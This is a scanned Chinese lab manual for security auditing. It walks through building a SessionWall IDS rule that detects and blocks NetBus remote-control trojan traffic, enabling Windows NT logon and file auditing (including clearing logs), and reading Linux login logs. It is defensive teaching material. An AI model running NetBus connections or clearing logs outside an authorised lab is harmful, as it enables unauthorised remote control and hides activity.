
实验等级：　可选

实验目的：　掌握 SessionWall 中规则编辑的方法细节

实验步骤：


l、 打开 SessiOnWall

2、 在 Functions 菜单中选择 IntrsiOn Attempt Detection Rules，打开对话框



3、在打开的对话框中单击左下角的 Edit Rules 按钮

4、　选择 New>Insen BefOre




5、输入NetBus作为标示名称，回车确认


注意，以NetBus命名并不是必须的，但可以标示规则的功用，实验中是用来监视NetBus活动的

6、在出现的Client对话框中，选择Range：这一步是用来确定规则所起作用的主机的IP地址的范围的

7、单击Add，打开SelectNetwork0均ectType对话框



8、选择RANGE，然后单击Add…按钮打开RANGE Properties对话框




9、 将范围名称命名为Partner'sIP

10、分别输入自己的IP地址和合作伙伴的IP地址，然后单击OK按钮


11、单击Next按钮

12、将Partner'sIP加入其中

13、滚动列表框中各项，找到Intrusion Detection：NetBus Traffic项后加亮显示




14、 单击Properties按钮，显示该规则的原始定义与设置




15、 单击OK关闭窗口

16、 在Type对话框中单击Next按钮

17、 在Action对话框中，选择Logn图标以记录NetBus活动情况



18、 选择Properties，然后选中WindowsNTEventLog复选项



19、 输入一个文本字符串用来在检测到NetBus活动时发出警报文字


20、 单击OK按钮

21、 单击Next按钮


22、 在Time对话框中，确保Always复选框被选中，然后单击Next按钮

23、 在Description对话框中，键入一个描述名称，然后单击Next按钮

24、 在Users Properties对话框中输入自己当前的NT登录名与密码



25、 单击市Finish，IntrusionAttemptDetectionRules对话框中将显示刚定义的NetBus规则，接下来将对NetBus规则定义进行测试



26、 单击OK按钮

27、 最小化SessionWall

28、 打开NetBus，建立一个连接

29、 最小化NetBus，同时最大化SessionWall

30、 在View菜单中选择AlertMessage，或者选择Show Alert Messages按钮

31、 双击所显示的关于NetBus连接的警报信息，查看详细信息，如果没有显示，接着做下一步 ，

32、 打开WindowsNTEventViewer，找到并阅读NetBus项

33、 接下来在SessionWall中编辑规则禁止NetBus连接


34、 打开Functions菜单，选择Intrusion Attempt Detection Rules

35、 在Intrusion Attempt Detection Ruless对话框中单击Edit Rules按钮

36、 选择Edit Rule…

37、 单击Action标签

38、 选取Block it选项，单击OK



单击OK按钮后，可能会出现改变规则可能会终止已创建的规则警告，在这里不必理会除去我们选择过的Log n选项之外，还可以使用Ignore n加以忽略；使用Active HTML contentAlert将相关信息以HTML页面方式记录并发送；或者通过Email方式发送给特定的用户或管理员等等。选项非常多，我们可以进一步体会到SessionWall IDS系统的强大规则定制功能

39、 单击Apply，再单击OK


40、 再次单击OK，这样规则就编辑完成了，程序返回到SessionWall主界面，然后最小化SessionWall

41、 提示合作伙伴试着执行NetBus命令，注意此时已经无法连接上，因为我们在有关NetBus连接的策略中使用了Blocklt，所有在所定义的地址范围内的NetBus的连接企图都将被打断

42、 最大化SessionWall，查看AlertMessage对话框，双击有关信息，然后查看第二项和事件描述，这是将看到有关NetBus企图连接的信息

43、 单击Action标签中Properties按钮编辑NetBus规则，选中Sound图标之后的复选框，这样，当有人企图使用NetBus连接时，SessionWall会发出／声音警告

在这一步，还可以一其它的形式进行警报，例如发送电子邮刊：，传真，记录到文件等多种选择，或者用wav文件代替单一的喇叭报警卢



44、 在NetBus中连接合作伙伴的系统，应该能够听到报警声

如何利用IDS审计当前网络的安全特性，怎样有针对性的审计网络事件等都需要制定详细的审计规则，本实验描述的有关内容对于熟练使用IDS是必备的、基础的，同时也是成为一名合格的网络安全审计人员所必须掌握的技能

实验十六：审计WindOwsNT引导与登录

实验等级：低

实验目的：对NT的引导与登录进行审计，防范未授权的登录企图

实验步骤：

1、以管理员身份登录WindowsNT
2、打开UserManager
3、打开Policies菜单，选择Audit，然后选择AuditTheseEvents按钮
4、选中Failure复选框
5、单击OK关闭对话框后注销
6、几次人为地登录失败后再以管理员身份成功登录
7、打开EventViewer，选取Log>Security，查阅安全日志并找到关于登录失败的记录

8、在UserManager中，激活登录成功日志
9、注销后再次登录，打开EventViewer
10、清除系统日志，不保存日志到文件：
1l、清除安全日志，然后重新启动并以管理员身份登录
12、打开EventViewer显示系统日志

应该注意到WindowsNT默认情况下对登录、对象访问与更改、帐户管理等事件是不进行审计的，这显然是非常危险的，因此，安全审计人员应该在第一时间改

变系统默认值。

实验十七：激活、分析WindOW$NT文件夹审计

实验等级：低


实验目的：熟练掌握对NT下文件和文件夹的访问进行审计，并且对日志结果进行分析

实验步骤：

1、确保系统为NTFS分区格式

2、在NT下创建目录Accounts

3、右键单击Accounts目录，选择share…，将Accounts共享



4、进入Accounts目录，创建名为private．txt的文本文件，然后返回上级目录

5、右键单击Accounts，在弹出菜单中点选Properties

6、选择Security标签，然后单击Audit按钮

7、单击Add…按钮，将Everyone组加入，注意这时可以自定义审核事件

8、选中Replace Auditing on Existing Files选项，在Events to Audit帧中选中所有复选框

9、对C：＼InetPub，C：＼Winnt，C：＼Winnt\system32＼config目录重复以上配置

10、 对private．Txt文件进行同样的设置

ll、 单击开始>Administrative Tools>Event Viewer，打开Event Viewer

12、 在Event Viewer中，选择Security Log

13、 打开任何一个在上述步骤中激活了审计功能的文件夹

14、 存取private．txt文件，添加一些内容然后保存

15、 访问任何未激活审计功能的文件夹

16、 注意观察安全日志记录，其中记录了一些事例：(如果没有显示，按F5刷新)

17、 双击各项，观察WindowsNT的详细记录

18、 通过选择Log>ClearAll Events清除安全日志，不保存日志到文件

19、 再次显示安全日志，应该能够看到有关安全日志被重置的项目

20、 取消所有设定的审计策略，仅保持审核Write、Delete、Change Permissions成功事件

文件夹／文件作为NT对象，默认情况下也是不加审计的：同时应该注意到只有NTFS分区格式才能提供文件级安全利详细的权限与审计策略

实验十八：使用LinUX审计工具

实验等级： 高

实验目的： 掌握linux的审计方法，通过分析日志判断所发生的系统行为和跟踪非法入侵者

实验步骤：

1、以root身份登录进入linux

2、使用last，注意不要带任何参数，查看返回信息

3、执行lastlog命令，查看日志信息

4、针对系统关闭与重启，使用带-x参数的last命令

5、分别执行以下命令，查看返回结果

host#last –X reboot

hos~last –X shutdown

6、执行last –d 命令查看远程登录信息

如果返回信息为空，应该提示合作伙伴远程登录到你的系统，以便在相关日志文件中留下录供查询

7、接下来检查FTP和Telnet日志

提示合作伙伴使用FTP和Telnet登录到你的系统，然后运行以下命令查看日志文件

host#cat／var／log／secure 丨grep telnet

host#cat／var／log／secure 丨grep ftp

8、使用touch命令创建登录失败日志文件

host#touch／var／log／btmp

9、重新启动linux，登录时人为使用错误的用户名或密码

10、使用root用户名和正确的密码登录

11、用Vi打开／var／log／btmp文件，查看记录信息

12、执行命令lastb，查看信息，对比上一步的文件内容

使用Linux所自带的几个日志查看工具可以方便的查阅linux日志，但是你不应该只依赖系统本身的日志记录工具，还可以使用象Enterprise Reporting Server和WebTrends for Firewalls and VPNs这样的操作系统附件

实验十九：查看ISS检测报告

实验等级：中

实验目的：对于ISS所生成的日志报告进行分析

实验步骤：


1、打开ISS Internet Scanner

2、创建一个新会话，命名为lab

